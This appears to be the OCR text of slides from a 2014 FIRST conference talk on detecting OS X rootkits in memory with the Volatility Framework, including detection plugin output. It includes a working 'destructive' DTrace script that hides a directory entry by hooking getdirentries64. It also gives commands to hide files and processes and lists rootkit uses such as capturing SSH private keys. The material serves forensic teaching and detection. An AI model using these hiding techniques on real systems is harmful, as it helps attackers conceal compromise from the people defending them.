
26th annual FIRST conference
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Back to the 'root' of Incident Response
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Playing Hide and Seek with Rootkits in OS X Memory

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whoami

- 10+ years of experience in the field
- Threat Intel' R & D Manager @Terremark
- 2nd place @ the Volatility Framework Contest 2013 with Windows Kernel Object Security and OS X Rootkit Detection Plugins


Setting Up


- Downloading the Memory Samples and Scripts:
  - Scripts: bit.ly/1tCVNOO
  - Base memory sample: bit.ly/1gH9eJW
  - All samples: bit.ly/1rF9uku
  - Password: #FIRST2014BOSTON
- Volatility Framework Installation
  - Checkout from svn
    - svn checkout http://volatility.googlecode.com/svn/trunk/ volatility-read-only
  - Install Distorm3 as well (Python disassembly library)
    - Download https://distorm.googlecode.com/files/distorm3.zip
    - python setup.py install
  - Copy plugins into /volatility-read-only/volatility/plugins/mac
  - Make sure you have the appropriate memory profiles installed as well (https://code.google.com/p/volatility/downloads/detail?name=MacProfilesAll.zip)

Summary

- Setting Up
- Rootkits and OS X
- Volatility Framework
- DTrace Hooks
- Syscall Table Hooks
- Shadow Syscall Table
- IDT Hooks
- Call Reference Modification
- Shadow TrustedBSD

Rootkits and OS X





- XNU/OS X Kernel
  - Mach microkernel
  - FreeBSD monolithic kernel
- FreeBSD Rootkits:
  - Designing BSD Rootkits, Kong, 2007
- Mach Rootkits
  - The Mac Hacker's Handbook, Miller and D
    2009

Rootkits and OS X

- Rootkit Activities
  - Hooking: System Calls, Symbol Table, IDT, Sysctl, Trap Table, IP Filters
  - Direct Kernel Object Manipulation (DKOM)
  - Kernel Object Hooking
  - Run-Time Kernel Memory Patching
  - Process, Thread, Dynamic Library/Bundle Injection
  - Malicious Kernel Extensions (kexts)
  - Malicious TrustedBSD Policies


Rootkits and Detections

Rootkit Method	Type	Detecting Plugin
DTrace Hooks	Known Unknown	check_dtrace
Syscall Table Hooks	Known Unknown	check_hooks
Shadow Syscall Table	Known Unknown	check_hooks
IDT Hooks	Unknown Unknown	check_idt
Call Reference Modification	Known Unknown	check_hooks
Shadow TrustedBSD/ mac_policy_list	Known Unknown	check_hooks

Definitions

- **Symbols Table:** Functions like an address book for objects (e.g. data structures, functions)
- **Syscall Table**: List of functions that permit a userland process to interact with the kernel (BSD level)
- **Mach Trap Table**: Prototypes of traps as seen from userland (Mach level syscalls)
- Function Hooking
  - **Direct**: Replace the function entry with the modified version's address
  - **Inline**: Keep original function entry in place, modify the function itself (e.g. prologue) to execute modified function by inserting trampolines, calls, or other instructions.

Mach-o Binary Format



*https://developer.apple.com/library/mac/documentation/developertools/conceptual/MachORuntime/Reference/reference.html


Syscall Table

- The Syscall Table is composed of sysents

```
'sysent' (40 bytes)
0x0   : sy_narg                    ['short']
0x2   : sy_resv                    ['signed char']
0x3   : sy_flags                   ['signed char']
0x8   : sy_call                    ['pointer', ['void']]
0x10  : sy_arg_munge32             ['pointer', ['void']]
0x18  : sy_arg_munge64             ['pointer', ['void']]
0x20  : sy_return_type             ['int']
0x24  : sy_arg_bytes               ['unsigned short']
```

- Sysents contain references to the Syscall functions: sysent.sy_call

Syscall Table



Rootkits and OS X


- Rootkits generally in C++/Objective C
- Enter ‘Destructive’ DTrace as a rootkit tool
- First presented in InfiltrateCon 2013 by Nemo
- Using DTrace:
  - Modify Syscall/libc function arguments
  - Implement mentioned rootkit activities
  - Read registers from uregs[]
  - Modify stack frames via RBP/RSP

* http://felinemenace.org/~nemo/dtrace-infiltrate.pdf

Rootkits and OS X

- DTrace Examples:
  - Hiding files from the commands ls, lsof, finder
  - Hiding processes from the Activity Monitor, ps, top
  - Capture private keys from ssh sessions
  - Inject JavaScript to HTML pages as they are rendered by Apache
- What's up with the unicorn??? It's the DTrace ponycorn (both pony and unicorn)… official mascott!

What's DTrace?



- Dynamic Tracing Framework [*]
- Built for Solaris, now on OS X and TrustedBSD
- Used for troubleshooting system issues in real time via providers, for example:
  - **syscall**: Let's a user monitor the entry point into the kernel from applications in userland and is not very OS specific
  - **fbt** (function boundary tracing): probes for almost all kernel functions, more useful when monitoring a particular behavior or issue in a specific kernel subsystem
  - **mach_trap**: fires on entry or return of the specified Mach library function
- Used for rootkit detection in the past by Beaucham and Weston [*]

* http://www.dtracebook.com


* http://blackhat.com/presentations/bh-usa-08/Beauchamp_Weston/BH_US_08_Beauchamp-Weston_DTrace.pdf

What's DTrace?

- Based on the D programming language
- Inspired by C, resembles awk
- Interpreted byte-code
- Interestingly no loops and multiple conditionals
- Probe fires when condition is met:

```
# Files opened by process

dtrace -n 'syscall::open*:entry { printf("%s %s",execname,copyinstr(arg0)); }'
```

DTrace Internals



DTrace Internals

- Syntax
  - provider:module:function:name
  - probe descriptions / condition / { action statements }

```
syscall::*lwp*:entry, syscall::*sock*:entry
{
   trace(timestamp);
}
```

‘Destructive’ DTrace

- Some DTrace actions can change the state of the system in a well-defined way (use –w switch):
  - **stop**(): forces the process that fires the probe to stop when it leaves the kernel
  - **raise**(): sends the specified signal to the currently running process
  - **copyout**(): copies n bytes from the specified buffer to the given address within the given context
  - **copyoutstr**(): copies a string from to the given address within the given context
  - **system**(): executes a specified program as if from shell
  - **breakpoint**(): induces a kernel breakpoint
  - **panic**(): causes a kernel panic
  - **chill**(): freeze a process for n nanoseconds

Volatility Framework

- Open collection of tools
- Python, under GNU GPL
- Extraction of digital artifacts from volatile memory (RAM) samples
- Offer visibility into the runtime state of the system
- Supports 38 versions of Mac OS X memory from 10.5 to 10.9.2 Mavericks, both 32 and 64-bit

Volatility Framework

- Example: List Processes in a 10.7.5 x64 memory sample

```
$ python vol.py mac_pslist -f ~/Downloads/MacMemoryReader/ram_dump-fbt.mach-o --profile=MacLion_10_7_5_AMDx64
Volatile Systems Volatility Framework 2.3_beta
Offset             Name                 Pid      Uid      Gid      PGID     Bits         DTB                Start Time
------------------ -------------------- -------- -------- -------- -------- ------------ ------------------ ----------
0xffffff8012690000 image                310      0        0        302      64BIT        0x0000000049ff3000 2013-05-07 16:06:00 UTC+0000
0xffffff8012f6ccc0 MacMemoryReader      304      0        0        302      64BIT        0x000000004a113000 2013-05-07 16:05:58 UTC+0000
0xffffff8014828440 split                303      501      20       302      64BIT        0x000000004b2c4000 2013-05-07 16:05:58 UTC+0000
0xffffff8016152000 sudo                 302      0        20       302      64BIT        0x000000010e91a000 2013-05-07 16:05:58 UTC+0000
0xffffff8016154a80 dtrace               300      0        0        299      64BIT        0x00000000830e4000 2013-05-07 16:05:48 UTC+0000
0xffffff8012f6c880 sudo                 299      0        20       299      64BIT        0x000000011e041000 2013-05-07 16:05:45 UTC+0000
0xffffff8012f6d540 mdworker             297      89       89       297      64BIT        0x000000004a2ea000 2013-05-07 16:05:15 UTC+0000
0xffffff801514dcc0 mdworker             291      89       89       291      64BIT        0x000000004ae3a000 2013-05-07 16:05:00 UTC+0000
0xffffff8016152440 CVMCompiler          290      501      20       290      64BIT        0x00000001357bb000 2013-05-07 16:04:41 UTC+0000
0xffffff8016152cc0 bash                 280      501      20       280      64BIT        0x0000000135396000 2013-05-07 16:04:41 UTC+0000
0xffffff8016153100 bash                 279      501      20       279      64BIT        0x000000002835d000 2013-05-07 16:04:41 UTC+0000
0xffffff801514edc0 bash                 278      501      20       278      64BIT        0x000000010be8f000 2013-05-07 16:04:41 UTC+0000
0xffffff8016153540 bash                 277      501      20       277      64BIT        0x0000000131f1a000 2013-05-07 16:04:41 UTC+0000
0xffffff8016153980 login                270      0        20       270      64BIT        0x0000000135f81000 2013-05-07 16:04:41 UTC+0000
0xffffff8016153dc0 login                269      0        20       269      64BIT        0x0000000137000000 2013-05-07 16:04:41 UTC+0000
0xffffff8016154200 login                268      0        20       268      64BIT        0x00000000828cc000 2013-05-07 16:04:41 UTC+0000
0xffffff8016154ec0 login                267      0        20       267      64BIT        0x0000000033640000 2013-05-07 16:04:41 UTC+0000
0xffffff8016154640 Terminal             265      501      20       265      64BIT        0x000000008369b000 2013-05-07 16:04:40 UTC+0000
```

Dtrace examples

- Using a VMWare OS X 10.8.3 x64 instance
- Monitoring the memory through its vmem file
- Volatility Framework supports vmems
  - Hiding File/Folder
  - Hiding a process from Activity Monitor and detection

Dtrace examples

- Commands to hide a file
  - Create file: touch /private/tmp/.badness
  - sudo dtrace -w –s dirhide.d
  - Hides third entry in the /tmp/private folder

Dtrace Artifacts in Memory

- How to detect Dtrace activity?
- After some research…
- Artifacts depend on the provider that is used (syscall, fbt, mach_trap etc.)
  - **syscall**: Easy to detect, direct modification/hooking of the Syscall Table
  - **fbt**: Not so straight forward, inline modification of the probed function
  - **mach_trap**: Easy to detect, direct modification/ hooking of the Mach Trap Table

Detection with Volatility: syscall

- Use the mac_check_syscalls plugin to get a list of syscalls
- By default the plugin will not detect the syscall hook because the DTrace symbols are known
- A probed syscall function's entry will be replaced with dtrace_systrace_syscall
- Searching for this function will reveal syscall DTrace hooking

Detection with Volatility: syscall

$ python vol.py **mac_check_syscalls** -f ~/memory_samples/ram_dump-before.mach-o --profile=MacMountainLion_10_8_3_AMDx64 **> before_syscalls.txt**

$ python vol.py **mac_check_syscalls** -f ~/memory_samples/ram_dump-after.mach-o --profile=MacMountainLion_10_8_3_AMDx64 **> after_syscalls.txt**

To view the difference between the two output files:

$ **diff before_syscalls.txt after_syscalls.txt**

< SyscallTable 344 0xffffff8000306b20 **_getdirentries64**

> SyscallTable 344 0xffffff80005c89e0 **_dtrace_systrace_syscall**

Detection with Volatility: fbt

- We'll be using a modified version mac_check_syscalls since the plugin will not detect the hook by default
- Each syscall function entry's prologue will be disassembled to check for inline hooking by comparing it to its original state

Original Prologue		fbt Hooked Prologue
PUSH RBP **MOV RBP, RSP**	→	PUSH RBP **MOV EBP, ESP**

Detection with Volatility: fbt

- Introducing the mac_check_dtrace plugin [*]:

```
$ python vol.py mac_check_dtrace -f ~/Downloads/MacMemoryReader/ram_dump-fbt.mach-o --
profile=MacMountainLion_10_8_3_AMDx64

Volatile Systems Volatility Framework 2.3_beta
Table Name      Index  Address            Symbol                          D-Trace Probe
--------------- ------ ------------------ ------------------------------- ---------------
Syscall_Table   344    0xffffff8000306fb0 _getdirentries64                fbt_probe
```

* https://github.com/siliconblade/volatility/blob/master/mac/check_dtrace.py

Detection w/ Volatility: mach_trap

- Use the mac_check_trap_table plugin to get a list of traps
- By default the plugin will not detect the trap hook because the DTrace symbols are known
- A probed trap function's entry will be replaced with dtrace_machtrace_syscall
- Searching for this function will reveal mach trap table DTrace hooking

Detection w/ Volatility: mach_trap

```
$ python vol.py mac_check_dtrace -f ~/Downloads/MacMemoryReader/ram_dump-trap.mach-o --
profile=MacMountainLion_10_8_3_AMDx64

Volatile Systems Volatility Framework 2.3_beta
Table Name      Index  Address            Symbol                          D-Trace Probe
--------------- ------ ------------------ ------------------------------- ---------------
Trap_Table      46     0xffffff80285dbc30 _dtrace_machtrace_syscall       mach_trap_probe
```

Dtrace:Hiding a File/Folder

getdirentries64 function args:


```
                        (int fd, //file descriptor
                        user_addr_t bufp, //addr to direntry struct
                        user_size_t bufsize,
                        ssize_t *bytesread,
                         off_t *offset,
                        int flags)
Returns buffer size
```

```
#define __DARWIN_STRUCT_DIRENTRY { \
        __uint64_t  d_ino;     // file number of entry
        __uint64_t  d_seekoff;  // seek offset
        __uint16_t  d_reclen;   // length of this record
        __uint16_t  d_namlen;   // length of string in d_name
        __uint8_t    d_type;     // file type, see below
        char            d_name[__DARWIN_MAXPATHLEN]; // entry
name
 }
```

Dtrace:Hiding a File/Folder

```
#!/usr/sbin/dtrace -s

syscall::getdirentries64:entry
/fds[arg0].fi_pathname+2 == "/private/tmp"/
{
  /* save the direntries buffer */
  self->buf = arg1;
}
```

Dtrace:Hiding a File/Folder



Dtrace:Hiding a File/Folder

```
syscall::getdirentries64:return
/self->buf && arg1 > 0/
{
 self->buf_size =  arg0;

  self->ent0 = (struct direntry *) copyin(self->buf, self->buf_size);
  printf("\nFirst Entry: %s\n",self->ent0->d_name);

  self->ent1 = (struct direntry *) (char *)(((char *) self->ent0) + self->ent0->d_reclen);
  printf("Second Entry: %s\n",self->ent1->d_name);

  self->ent2 = (struct direntry *) (char *)(((char *) self->ent1) + self->ent1->d_reclen);

  printf("Hiding Third Entry: %s\n",self->ent2->d_name);
  self->ent3 = (struct direntry *) (char *)(((char *) self->ent2) + self->ent2->d_reclen);

 size_left = self->buf_size - ((char *)self->ent2 - (char *)self->ent0);

 bcopy((char *)self->ent3, (char *)self->ent2, size_left);

 copyout(self->ent0, self->buf, self->buf_size);
}
```

Dtrace examples

- Commands to hide process
  - sudo dtrace -w -s libtophide.d
  - Tell DTrace script what PID to hide:
    - python -c 'import sys;import os;os.kill(int(sys.argv[1]), 1337)' 238

More syscall table

- Syscall Table Hooks
  - Direct Modification by replacing functions
  - Inline Modification by changing function content
- Seen these in the DTrace examples with syscall (direct) and fbt (inline) hooks
- Another technique is… Shadow Syscall Table

Shadow Syscall table

- The Syscall Table is an array of function pointers
- OS functions contain references to this table:
  - unix_syscall, unix_syscall64
  - unix_syscall_return
  - Some other DTrace functions
- Can someone switch these references to another ‘Shadow Table’?

